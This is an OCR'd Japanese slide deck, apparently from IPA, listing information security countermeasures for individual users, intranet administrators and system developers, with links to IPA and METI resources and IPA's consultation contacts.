
◆**不注意な行動はとらない**
- 不審なメールを開かない、怪しいサイトはアクセスしない
- 軽率な行動（クリック等）を行わない！　一つ一つの行動を理解し行動する
- 出所不明なファイルやソフト（ファイル共有ソフトから入手した等）を開かない
- アダルトサイト等で本来の目的外のページが表示された場合、興味本位で閲覧しない

◆**ソフトウェアやウイルス定義ファイルは常に最新状態に更新**
- セキュリティパッチ、バージョンアップ対応
- 特に、自動更新されない製品の最新化が重要
- アンチウイルスソフトの定義ファイルを常に最新に維持・定期的なスキャンの実施

◆**セキュリティソフト導入**
- パーソナルファイアウォールやPGP等の暗号化ツールを利用

◆**スパムメール対策**
- フィルタリングソフトやプロバイダ提供のフィルタリングサービスを利用

付-3 組織の対策
（イントラネット管理者）



対策方針

セキュリティを考慮した運用を行う

1. 総合的なセキュリティレベルを保つ
2. 品質管理や保守作業と同様にセキュリティの体制を確保する

組織の対策（つづき）
（イントラネット管理者）

IPA

具体的対策

◆**パスワード強化**
- 辞書に載っていない文字列を使う
- 英字+数字+記号が基本（英字は大小文字を織り交ぜた方がよりベスト）
- 文字数よりも文字種の組合せが大切（上記基本的な組合せなら8文字以上）
- LAN Managerハッシュを保存しない設定（Windows OSパスワード）

◆**HDDセキュリティ強化**
- HDDに対するパスワード、HDD全体の暗号化

◆**外部記憶メディアに関するセキュリティ強化**
- USBメモリなどの利用規制
- パスワード機能やデータの暗号化機能

◆**無線LANの管理強化**
- 使うのならリスクを理解する（比較的早くセキュリティ強度が陳腐化する）
- ESS-IDの設定（ステルス化）
- 接続可能端末の認証（IEEE802.1X、MACアドレスフィルタリング）
- 通信の暗号化（WPA2の利用）

組織の対策（つづき）
（イントラネット管理者）

IPA

具体的対策

◆**セキュリティシステムの利用**
- ディレクトリサービス、シンクライアントシステム
- 検疫ネットワーク（資産管理機能との連携も可能）

◆**セキュリティ対策機器の導入・監視（イントラ）**
- ファイアウォール、IDS/IPS
- 内部犯行の抑止／証拠把握、ボット感染状況の把握
- クライアントパソコン監視・制御


◆**自動設定**
- 対策の自動化（ログ収集、警告発生時のメール転送など）

◆**クライアントパソコン利用者への周知**
- 問題や対応方法の周知

◆**情報収集**
- 利用製品の情報収集

◆**管理面からの対応**
- セキュリティポリシーの作成／運用

付-4 システム管理者・開発者の対策
（ウェブサイト運営者、システム管理者、ウェブサイト開発者、製品開発者）



対策方針

設計上流からセキュリティ対策を施し開発する

1. ソフトウェアにセキュリティは必須な機能と考える
2. 安全なソフトウェアの作り方について学ぶ
3. 初期設定は安全優先にする
4. 脆弱性に対応した際は適切に公開する

システム管理者・開発者の対策（つづき）

（ウェブサイト運営者、システム管理者、ウェブサイト開発者、製品開発者）

具体的対策（運営管理系）

◆**セキュリティに対する維持・管理予算確保**
- セキュリティは時間と共に強度が低下することを認識する
- 上司や予算担当者への説得

◆**セキュリティ発注要件、セキュリティ監査**
- 情報セキュリティ監査企業台帳、情報セキュリティ対策ベンチマーク
- セキュリティを考慮したシステム構成／サーバ構築、ペネトレーション検査

◆**適切なサーバ設定・点検**
- サーバ要塞化（最小構成、アクセスコントロール設定）、設定などの点検

◆**セキュリティメンテナンス**
- セキュリティパッチの検証環境（テスト系サーバの確保）
- 日頃の情報収集（JVN、利用製品ベンダーのHP、各種ML、ニュースサイト、IPA）

◆**ID・パスワードの強化、設定情報のバックアップ・ログ収集**
- 不要なアカウントの削除、長くて複雑なパスワード設定
- SSH接続を使う場合は、公開鍵認証方式を使う
- 資料として、とにかくログを残す（各サーバ設定内容、変更記録、作業手順、etc.）
- 正常時の状態を保管

システム管理者・開発者の対策（つづき）

（ｳｪﾌﾞｻｲﾄ運営者、システム管理者、ｳｪﾌﾞｻｲﾄ開発者、製品開発者）

具体的対策（運営管理系）

◆**サーバ／ネットワーク環境の変更・見直し**

- 不要な通信の遮断、HTTP/HTTPSアクセスをプロキシサーバ経由化


◆**セキュリティ対策機器の導入・監視**

- 外部からの攻撃検知、外部へのボット遮断、業務外ソフト検知（Winny等）
- ファイアウォール、IDS/IPS、改ざん検知ツール、WAF、スパムメール対策製品
- ログの参照（メールサーバ等各種サーバも）、ログ解析の自動化

◆**セキュリティ事故発生を想定した体制・ルール作り・運用**

- 社内体制の確立、役割分担の決定（特に責任者）、連絡経路の整備
- 運用手順書などの作成、模擬訓練

ファイアウォール、IDS/IPSの配置



システム管理者・開発者の対策（つづき）

（ｳｪﾌﾞｻｲﾄ運営者、システム管理者、ｳｪﾌﾞｻｲﾄ開発者、製品開発者）

具体的対策（開発系）

◆セキュリティノウハウ
- セキュリティ情報収集（脆弱性性質や対策効果）、セキュリティ開発知識の習得
- セキュリティ教育予算確保

◆各開発フェーズでのセキュリティ対策
- 企画構想フェーズからの対策（セキュリティ視点での利用フレームワークの選定）
- プログラミングフェーズ（セキュアプログラミング）
- テストフェーズ（セキュリティ監査）

◆組込み製品
- 組込み製品特有の脅威と対策を理解する

◆セキュリティ保守体制
- 開発したシステムの保守体制を構築

付-5 情報セキュリティ対策関連情報

脆弱性の理解

- 「知っていますか？脆弱性（ぜいじゃくせい）」 - アニメで見るウェブサイトの脅威と仕組み -

  http://www.ipa.go.jp/security/vuln/vuln_contents/

脆弱性を作らないために

- 「安全なウェブサイトの作り方　改訂第3版」

  http://www.ipa.go.jp/security/vuln/documents/website_security.pdf

- 新版「セキュア・プログラミング講座」

  http://www.ipa.go.jp/security/awareness/vendor/programmingv2/

- 「TCP/IPに係る既知の脆弱性に関する調査報告書 改訂第3版」


  http://www.ipa.go.jp/security/vuln/vuln_TCPIP.html

情報セキュリティ対策関連情報（つづき）

脆弱性攻撃の状況把握

- ウェブサイトの脆弱性検出ツール iLogScanner


http://www.ipa.go.jp/security/vuln/iLogScanner/



脆弱性が発見されたら


- ウェブサイト運営者のための脆弱性対応ガイド

http://www.ipa.go.jp/security/ciadr/vuln_website_guide.pdf



- 「ソフトウェア製品開発者による脆弱性対策情報の公表マニュアル」

http://www.ipa.go.jp/security/ciadr/vuln_announce_manual.pdf




ウェブサイトの事件を体験

- 「安全なウェブサイト運営入門」－7つの事件を体験し、ウェブサイトを守り抜け！－

http://www.ipa.go.jp/security/vuln/7incidents/

情報セキュリティ対策関連情報（つづき）



不正アクセスの被害を受けたら

- 不正アクセスに関する届出

http://www.ipa.go.jp/security/ciadr/

電子メールのセキュリティ

- 電子メールの安全性を高める技術の利用法

企業向けセキュリティ対策

- 大企業・中堅企業情報システムのセキュリティ対策　～脅威と対策～
- 小規模企業のための情報セキュリティ対策

リモートアクセス

- リモートアクセス環境におけるセキュリティ

http://www.ipa.go.jp/security/fy18/reports/contents/

【参考】情報セキュリティ監査企業台帳

【参考】「個人情報の保護に関する法律についての経済産業分野を対象とするｶﾞｲﾄﾞﾗｲﾝ」の改正について（抜粋）

（２）個人情報取扱事業者の過剰な負担の適正化に向けた見直し

個人の権利利益の侵害のおそれが少ない個人情報の取扱いに関する事例の明示

① 安全管理措置の義務違反等とはならない事例の明示

・内容物に個人情報が含まれない荷物の宛名に記載された個人データに関する事例

・書店で誰もが容易に入手できる市販名簿に関する事例

② 「事故又は違反への対処」を実践するための講じることが望まれる手法の例示

ｉ）影響を受ける可能性のある本人への連絡

本人への連絡を省略しても構わないものと考えられる事例の明示

・紛失した個人データを、第三者に見られることなく、速やかに回収した場合

・高度な暗号化等の秘匿化が施されている場合　など

ii）主務大臣等への報告

認定個人情報保護団体の対象事業者（保護法第４１条第１項）は、主務大臣への報告に代えて、自己が所属する認定個人情報保護団体に報告が可能（定期的に認定個人情報保護団体から主務大臣に報告）。ただし、機微にわたる個人データ、信用情報やクレジットカード情報等を含む個人データが漏えいし、二次被害が発生する可能性が高い場合等は、主務大臣に速やかに報告

iii）事実関係、再発防止策等の公表

事実関係等の公表を省略しても構わないものと考えられる事例の明示


・本人すべてに連絡がついた場合

・高度な暗号化等の秘匿化が施されている場合　など

＜保護法：第２０条関係、ガイドライン：2-2-3-2.＞

http://www.meti.go.jp/press/20070330012/20070330012.html （上記、2007年3月 改正要旨）
http://www.meti.go.jp/press/20080229015/20080229015.html （2008年2月 改正要旨）
http://www.meti.go.jp/policy/it_policy/privacy/080229kaisei-guideline.pdf （2008年2月 改正ガイドライン本文）

【参考】情報セキュリティ対策ベンチマーク



http://www.ipa.go.jp/security/benchmark/

【参考】脆弱性対策情報ポータルサイト & データベース
JVN（Japan Vulnerability Notes） & JVN iPedia

- **JVN**

  http://jvn.jp/
  製品開発者と調整した
  脆弱性対策情報を
  タイムリーに公開

- **JVN iPedia**

  http://jvndb.jvn.jp/
  国内で利用されている
  製品を対象にした脆弱性
  対策情報を網羅し蓄積

独立行政法人 情報処理推進機構
INFORMATION-TECHNOLOGY PROMOTION AGENCY, JAPAN

セキュリティセンター（IPA/ISEC）
http://www.ipa.go.jp/security/

★情報セキュリティ関連相談窓口：

TEL 03（5978）7509（平日10:00-12:00、13:30-17:00）
FAX 03（5978）7518
E-mail： virus@ipa.go.jp （ウイルス関連）
crack@ipa.go.jp （不正アクセス関連）
winny119@ipa.go.jp （Winny関連）
fushin110@ipa.go.jp （不審メール関連）
isec-info@ipa.go.jp （その他セキュリティ全般）